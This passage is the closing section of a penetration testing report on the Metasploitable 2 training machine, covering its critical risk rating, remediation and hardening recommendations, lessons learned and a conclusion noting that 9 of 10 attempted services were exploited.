The target system presents a **Critical** overall security risk. Multiple unauthenticated remote code execution vulnerabilities and intentionally backdoored services enable attackers to obtain root-level access with minimal effort. Combined with weak credentials, outdated software, exposed sensitive files, and insecure system configurations, the host is highly susceptible to complete compromise and should not be deployed in any production environment without comprehensive remediation.

8. Remediation Recommendations

Immediate Actions:

- Disable or upgrade vulnerable services, including **vsftpd**, **Samba**, **UnrealIRCd**, and other unsupported applications.
- Remove all default or weak credentials and enforce strong password policies.
- Upgrade the operating system and kernel to supported versions with the latest security patches.
- Disable unnecessary services and restrict network access using host-based and network firewalls.
- Remove exposed backdoors and verify system integrity before returning the host to production.

Long-term Hardening:

- Implement the principle of least privilege for users and services.
- Enable **AppArmor** or **SELinux** to enforce mandatory access controls.
- Deploy network segmentation together with IDS/IPS solutions to detect and prevent malicious activity.
- Establish a regular vulnerability assessment and patch management process.
- Review and restrict unnecessary SUID/SGID binaries and file permissions.
- Conduct periodic security audits and configuration reviews.

Service-Specific Recommendations:

- Replace FTP with SFTP or another secure file transfer protocol.
- Configure strong authentication and least-privilege access for MySQL, PostgreSQL, Tomcat, and other exposed services.
- Restrict administrative interfaces to trusted management hosts or VPN access.
- Monitor system, application, and authentication logs for suspicious activity and implement centralized log management where possible.

9. Lessons Learned

Throughout this penetration testing engagement, several important security and technical lessons were reinforced:

- Comprehensive reconnaissance and enumeration are essential for identifying attack vectors and planning successful exploitation.
- Outdated software, unsupported operating systems, and default configurations remain among the most common causes of critical security vulnerabilities.
- Manual enumeration complements automated tools by validating findings and uncovering issues that automated scanners may overlook.
- Thorough documentation, evidence collection, and structured reporting are critical for communicating security risks and remediation strategies effectively.
- Post-exploitation activities provide valuable insight into the potential business impact of a successful attack and highlight the importance of system hardening.

Technical Skills Developed:

- Metasploit Framework exploitation
- Linux post-exploitation enumeration
- Vulnerability identification and research
- Service enumeration and validation
- Risk assessment and remediation planning
- Professional penetration testing report writing

10. Conclusion

The Metasploitable 2 target was successfully compromised through multiple vectors, confirming its design as a highly vulnerable training environment. A total of **9 out of 10 attempted services** were exploited, resulting in root-level access across multiple independent attack paths. The engagement provided valuable hands-on experience in the full penetration testing lifecycle — from reconnaissance and scanning to exploitation, post-exploitation enumeration, and privilege escalation analysis.

The findings highlight the severe risks associated with end-of-life operating systems, default credentials, unpatched software, and misconfigured services. In production environments, similar weaknesses would lead to severe data breaches, system compromise, and potential lateral movement across the network.

Implementing the provided recommendations including OS migration, service hardening, access control enhancements, and continuous monitoring is essential for securing systems against real-world threats.
